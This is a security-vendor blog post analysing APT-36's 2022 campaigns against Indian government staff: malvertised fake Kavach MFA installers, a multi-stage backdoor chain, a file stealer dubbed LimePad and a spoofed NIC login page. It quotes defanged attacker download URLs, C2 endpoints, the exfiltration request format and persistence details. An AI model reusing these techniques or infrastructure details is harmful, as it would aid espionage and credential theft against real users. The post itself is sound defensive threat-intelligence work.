ⓩ zscaler™   🔍 ☰

Zscaler Blog

Get the latest Zscaler blog updates in your inbox   Subscribe

APT-36 Uses New TTPs and New Tools to Target Indian Governmental Organizations

SUDEEP SINGH
NOVEMBER 03, 2022 - 28 MIN READ

SECURITY INSIGHTS

✉   f   𝕏   in   🔊

Copy URL

Summary

APT-36 (also known as Transparent Tribe) is an advanced persistent threat group attributed to Pakistan that primarily targets users working at Indian government organizations. Zscaler ThreatLabz has been closely monitoring the activities of this group throughout 2022. Our tracking efforts have yielded new intelligence about this APT group that has not previously been documented.

In this blog, we will describe how this group abuses Google advertisements for the purpose of malvertising to distribute backdoored versions of Kavach multi-authentication (MFA) applications. We will shed light on the complete details of the attack chain that have not been previously shared in the public domain. This threat group has also conducted very low-volume credential harvesting attacks masquerading as official Indian government websites, and luring unsuspecting users to enter their credentials.

We will also describe the functionalities of a completely new data exfiltration tool that we have discovered being used by the APT-36 group. We've dubbed this tool "Limepad."

Key points

- APT–36 group is a Pakistan–based advanced persistent threat group which has specifically targeted employees of Indian government related organizations.

- This group has remained active throughout 2022 using various techniques such as malvertising, and credential phishing attacks.

- APT–36 has evolved their tactics, techniques and procedures (TTPs) incorporating new distribution methods and new tools.

- The threat actor registered multiple new domains hosting web pages masquerading as the official Kavach app download portal.

- They abused the Google Ads paid search feature to push the malicious domains to the top of Google search results for users in India.

- Beginning August 2022, the group started using a new data exfiltration tool which we have named Limepad. This tool was previously undocumented.

- While most binaries used by APT–36 in this campaign will execute only if the user's machine is configured with India time zone (IST), we also found 2 binaries using the same code base which included a time zone check for both – India and Sri Lanka. Since both India and Sri Lanka have the same time zone, we consider this check redundant.

- Credential harvesting attacks were used to spoof the National Informatics Center's Kavach login page with the goal of stealing credentials of government employees.

- Several instances involved malicious binaries compiled using PyInstaller and sent packaged inside VHDX archives.

Attack flow

Figure 1 illustrates the end–to–end attack–chain of the distribution of backdoored Kavach multi–factor authentication (MFA) applications. Each part of this attack–chain is explained in more details in the later sections of the blog.

Figure 1: Malvertising campaign used to distribute backdoored Kavach MFA apps

Distribution mechanism
Malvertising

The malvertising aspect of APT–36 group has not been previously documented, so in this blog we will shed some light on how the threat actor lures Indian government users to download backdoored Kavach multi–factor authentication (MFA) applications.

The threat actor routinely registered new domains and hosted web pages impersonating as the official Kavach application download portal. It then abused Google Ads' paid search feature, to push malicious attacker–registered fake websites to the top of the search results returned by Google for Kavach–related keywords such as "Kavach download" and "Kavach app," when searched from India.

Several of these fake Kavach websites were promoted this way throughout 2022. On average, the attacker promoted each website for a period of one month before cycling to the next one.

Figure 2 shows a calendar highlighting different times at which the threat actor was abusing Google ads to promote corresponding malicious sites


Figure 2: Calendar showing when the Google ads were run by APT-36

The complete list of malicious websites impersonating the Kavach portal are listed in the IOCs section.

Figure 3 and 4 show two examples of how the malicious search result ads looked like at the time they were live.


Figure 3: Google advertisement to promote kavach-app[.]com

Figure 4: Google advertisement to promote kavach-app[.]in

Figure 5 shows a web page impersonating the Kavach application download portal. The threat actor leveraged Wordpress to host these webpages and the theme remained consistent across all the malicious pages.


Figure 5: Attacker-registered site masquerading as Kavach app download portal

Third party application stores

In addition to this, we also discovered that this threat group controls certain third party application stores which offer downloads for various applications. One such example is the acmarketsapp[.]com store. While at first this site seems benign and appears to offer downloads for generic applications only, we noticed that the threat actor added a few posts to download Indian government related applications such as Kavach and Hamraaz.

Upon closer inspection and monitoring this website over a period of time, we uncovered the following new TTPs.

Updating download links

This app store is used as a gateway to redirect the users to attacker-registered domains hosting the backdoored versions of Kavach application. Each time the threat actor registered a new malicious website, they would update the download link on the app store to point to the latest attacker-registered site.

To understand this better, we took snapshot of this website at different points of time in 2022. By leveraging the web archive feature, it can be seen in Figure 6 that in May 2022, the download link for Kavach on this app store pointed to kavach-app[.]com (which is a confirmed attacker-registered domain used in the campaign).


Figure 6: Snapshot of malicious link on acmarketsapp[.]com in May 2022

A few months later in October 2022, the threat actor updated the link to point to another malicious site (kavachauthentication.blogspot[.]com) as shown in Figure 7.


Figure 7: Snapshot of malicious link on acmarketsapp[.]com in October 2022

Malvertising

The app store – acmarketsapp[.]com itself is pushed to the top in Google search results for certain search keywords from India by abusing the Google Ads paid search feature as described earlier.

By combining these techniques, it allows APT-36 to operate these third party app stores as a gateway to redirect unsuspecting users to their malicious sites hosting the latest backdoored variants of Indian government applications.

Technical analysis
A new data exfiltration tool – LimePad

We recently identified a new and previously undocumented data exfiltration tool used by this APT group. It is distributed as a Python-based application packaged inside a VHDX file. Based on the unique strings present in the first iteration of this stealer, we have named it LimePad.

In this blog, we are sharing some of the key functionalities of this new tool. A more in-depth technical analysis write up of this tool will be published by us as a follow-up blog since we are still investigating their activities.

Similar to some of the other malicious binaries used by the SideCopy APT group in the past, this new tool is a PyInstaller-based payload as well. We found 2 unique examples of the new tool in-the-wild, both of which were distributed inside very large VHDX files with size greater than 60 MB, each.

The main purpose of this new tool is to constantly upload any new file of interest from the victim's machine to the attacker's server. It synchronizes this file stealing operation between the victim's machine and the attacker's server by maintaining a local custom SQLite database. This database holds the latest records of all the files which are uploaded, in queue or newly modified. It is done to ensure that any new files or modifications to existing local files are synced up with the remote server.

Time zone check

Before starting any malicious activity, it checks whether the keyword "india" is present in the timezone config of the machine. Due to this, the payload will execute only on machines configured in India time zone.

Once it confirms that the user is located in India, it will download a decoy PDF from the attacker's server which is displayed to the victim as a social engineering lure.

We analyzed the objects in the decoy PDF file to recover the metadata corresponding to generation of the PDF and we uncovered a key indicator which further helped us correlate this activity to APT-36 with a high-confidence.

Figure 8 shows the metadata which indicates that this PDF was created with the author name: "Apolo Jones" and Microsoft Word 2016 was used to generate the PDF.

Figure 8: metadata of the decoy PDF file

This is the same string present in the PDB path of multiple backdoored variants of Kavach application used by APT-36 in 2022.

One such example is the backdoored Kavach binary with MD5 hash: 6b552512c1b6479d8a8ae526663af864

PDB path: C:\Users\Apolo Jones\source\repos\Kavach\obj\Release\Kavach.pdb

Key functionalities and configuration of Limepad

This data exfiltration tool is modular and contains many custom Python libraries developed by the attacker to assist the main functionality of LimePad. There is also a config file called "control" which is used by LimePad for its settings. The complete config file is available in the Appendix. Below we give a brief overview of the config fields which can help understand the features and functionalities of this stealer at a high-level.

VERSION field is configured as "0.1-18". This indicates that the tool is in very early stages of development by the threat actor.

USERFILE defines the name of the local SQLite database which is used to keep track of the file sync operations. In the first version of this tool, it was configured as "Limepad.db" due to which we have named this tool as "Limepad"

The fields, STARTDATA, LOCKDOORS, and DOORS are used to create a Windows URL Shortcut file which is used for the purpose of persistence. This URL shortcut file is placed in the Windows Startup directory with the name: "Limepad.dll" and it points to the local file path of the malicious payload as shown below.

[InternetShortcut]
URL=file:///<path_to_malicious_binary>

A similar persistence mechanism was used by another tool in SideCopy APT's arsenal in 2021.

SERVERS field is used to configure an array of attacker-controlled C2 servers. In both the identified samples, only one C2 server was configured each time. However, the code has support for multiple C2 servers and will cycle through them until it finds a working C2 server.

DUSSEN field contains a hex-encoded version of the string – "india". This is what is used for the India time zone check in the main subroutine of Limepad before starting any malicious activity.

The fields – DBTABLES, DBTABLES_INDEXES and SYNC_RULES_CONFIG all correspond to the structure and configuration of the tables in the local SQLite database.

Figure 9 shows the structure of the local SQLite database used for synchronizing files between infected machine and server.

Figure 9: Structure of the local SQLite database

Figure 10 shows an example of contents of the SQLite database on an infected VM.

Figure 10: Contents of a database from an infected VM

It is important to note that "SYNC_RULES_CONFIG" contains a set of rules which defines which files the attacker is interested in stealing.

It has a different set of file extensions configured for HOME, FIXED and REMOVABLE drives. Based on the configured file extensions, it is evident that the threat actor is interested in stealing documents (PDF, text and MS Office files), email local databases (DBX format) and various drawing file extensions such as DWG and DXF. These drawing file extensions correspond to "AutoCAD" or computer-aided design vector files.

Network communication

Below are the main steps in network communication of LimePad. It is important to note that in all cases, the user-agent used in network communication corresponds to the Python application. In this case – "Python-urllib/2.7". This might change in future since the attacker can configure a custom user-agent to blend in with legit browser communication.

Also, in each request to the server, an HTTP request header field called "Auth_Token" will be present. This is used to authenticate with the C2 server. This value is the same as the password which is also sent in the HTTP request. This

32 characters password is generated by base64-encoding the random value generated by os.random() using the following code.

password = base64.urlsafe_b64encode(os.urandom(3O))[:32]

Figure 11 below shows the sequence of network requests sent by the data exfiltration tool.

Figure 11: network traffic from the data exfiltration tool

Below is a brief description of the different stages of network requests.

Server check

Sends a GET request to the file bind.php on the server. Once the server responds with "pong!", it indicates the configured server is working well.

Registration of infected machine with the server

Sends a POST request to the file "information.php" on the server with the credentials used to register the infected machine. The username and password are sent as both – HTTP POST request body and HTTP request headers.

"Username" and "Auth_Token" fields in request headers correspond to the username and password respectively.

POST body format is: USERNAME=<username>&PASSWORD=<password>

This is followed by a GET request to "information.php" to confirm user registration.

Uploading files to the server

Each file upload request is in the form of HTTP POST request to the file "adjustfile.php" on the server. The local file path is included in the URL. The contents of the file are uploaded in plaintext.

Miscellaneous threat intel

As we indicated earlier, we are still investigating this case. We obtained the list of all the infected machines registered with the attacker's server. Figure 12 below shows a preview of the latest information. By looking at the usernames of the infected machines, it further confirmed to us that only the users in India were infected.

Figure 12: List of infected machines registered with the attacker's server

Kavach payload analysis

As mentioned above in the distribution mechanism section, this threat actor uses various malvertising methods to lure unsuspecting Indian government employees to download a backdoored version of the Kavach multi-factor authentication (MFA) application.

For the purpose of technical analysis we will consider the fake installer with the MD5 hash: faeb19cd668de953afd6f2c953251665

Stage-1: Fake Installer

The fake installer is a .NET binary which masquerades as a legit Kavach application installer and uses fake metadata information. Moreover, the binary uses an icon related to the National Informatics Center(NIC) which is an Indian government department under the Ministry of Electronics and Information Technology.

On execution, the binary performs following operations:

1. Performs the time zone check and executes further only if the time zone matches Indian Standard Time (IST).
2. Extracts and drops the legit Kavach installer in the path "C:\ProgramData\Kavach-Auth\". The installer is extracted from the resource section of the binary.
3. Downloads and drops the Stage-2 payload from the URL "http://139.59.79[.]86/hardwell.mp3" in the path "C:\ProgramData\Kavach-Auth\hardwell.mp3"
4. Executes the dropped legit Kavach installer
5. Moves the dropped Stage-2 payload to the path "C:\ProgramData\Kavach-Auth\archiveviewer.scr"
6. Executes the dropped Stage-2 payload

Stage-2: PyInstaller compiled binary

The Stage-2 payload is a Python script compiled to an executable using PyInstaller. For analysis we extracted the Python script which we have included in the Appendix section.

The script on execution does following major operations:

1. Creates the directory "c:\programdata\WUDFHost"
2. Creates a log file in the path "c:\programdata\WUDFHost\logs.txt" which is updated according to the operations performed during further execution.
3. Performs the time zone check.
4. Downloads, drops and executes the next stage payload.

For the next stage payload, if the path "C:\Windows\Microsoft.NET\Framework\v4.0.30319" exists, then the payload is downloaded from the URL "http://139.59.79[.]86/WUDFHost45.zip" in the path "c:\programdata\WUDFHost45.zip" else it is downloaded from the URL "http://139.59.79[.]86/WUDFHost35.zip" in the path "c:\programdata\WUDFHost35.zip"

The downloaded payload which is a ZIP file is extracted to path "c:\programdata\WUDFHost". For the payload analyzed, the archive contained three components:

1. Executable (WUDFAgent.exe) – The loader binary
2. DLL (oraclenotepad45.dll) – Main backdoor
3. DLL (dotsqueeze.dll) – Helper DLL

Stage-3: Loader

The Stage-2 Python script executes the loader binary. The loader pretends to be a POS application which on execution does following operations:

1. Creates a log file in the path "c:\\programdata\\WUDFHost\\process.txt"
2. Loads the assembly from the path "c:\\programdata\\WUDFHost\\oraclenotepad45.dll"
3. Creates a fake file in the path "c:\\\\programdata\\\\Expense_Account_Hierarchy.csv" and writes fake information to it. The information written is extracted from the resource section.
4. Pass the execution control to the loaded assembly

Stage-4: Backdoor

The assembly loaded by the loader is the main backdoor of the infection chain. Similar to Python script. We will not cover the full technical analysis for the backdoor payload since it's already covered in some public blog posts but in brief, it contains following functionalities:

1. Taking snapshots
2. Downloading new payloads and executing them

3. Creating persistence
4. Exfiltrating user and system information
5. Exfiltrating file and directory information

The backdoor also uses a helper DLL where the malware author has delegated functionalities like file download from network, writing file to disk, creating new processes.

Credential harvesting attack

One of the key targets of APT–36 is the Indian government and it targets the government users with various Kavach related themes including credential harvesting attacks. These credentials can further be re–used by the threat actor to gain access to government related infrastructure.

A domain with the name nic–updates[.]in was registered on 25th August 2022 and it impersonated the official login page of NIC (National Informatics Center).

This domain redirected to the malicious login page only when accessed from an Indian IP address, else it redirected to the legitimate official domain of NIC – nic.in

Figure 13 shows the credential phishing page.

Figure 13: Credential phishing page impersonating as Kavach NIC

It is important to note that the phishing URL was well–crafted as it mimicked the full URL path of the legit Kavach NIC login page.

Fake login page URL:

hxxps://kavach.mail.nic–updates[.]in/mfid/secureLogin_showSecureLogin.action#!

Legit login page URL:

hxxps://kavach.mail.gov[.]in/mfid/secureLogin_showSecureLogin.action#!

The phishing page sent the stolen credentials using an HTTP POST request to a file – error.php hosted on the attacker's server.

The attacker's server was using Zimbra and it even had an open directory hosted at the URL: hxxps://kavach.mail.nic–updates[.]in/mfid/secureLogin_showSecureLogin.action/web/

Figure 14 shows the contents of the open directory.

Figure 14: Open directory on the server hosting the Kavach phishing page

The image file – kavach.jpg in the above open directory stood out based on the file creation date. We pivoted on this image file's hash, and observed that the same image was also referenced from kavach–app[.]com (a domain which we previously attributed to APT–36 group).

We also identified another phishing site (kavachmail–govin.rf[.]gd) used by this group using the same theme and code base.

Zscaler detection status

Zscaler's multilayered cloud security platform detects indicators at various levels, as seen here:

Win32.Payload.Limepad
Win64.Payload.Limepad
Win32.Downloader.CrimsonRat
Win32.Backdoor.SideCopy
HTML.Phish.TransparentTribe

Conclusion

APT-36 continues to be one of the most prevalent advanced persistent threat groups focused on targeting users working in Indian governmental organizations. As described in this blog, they leverage various tactics to lure the victims.

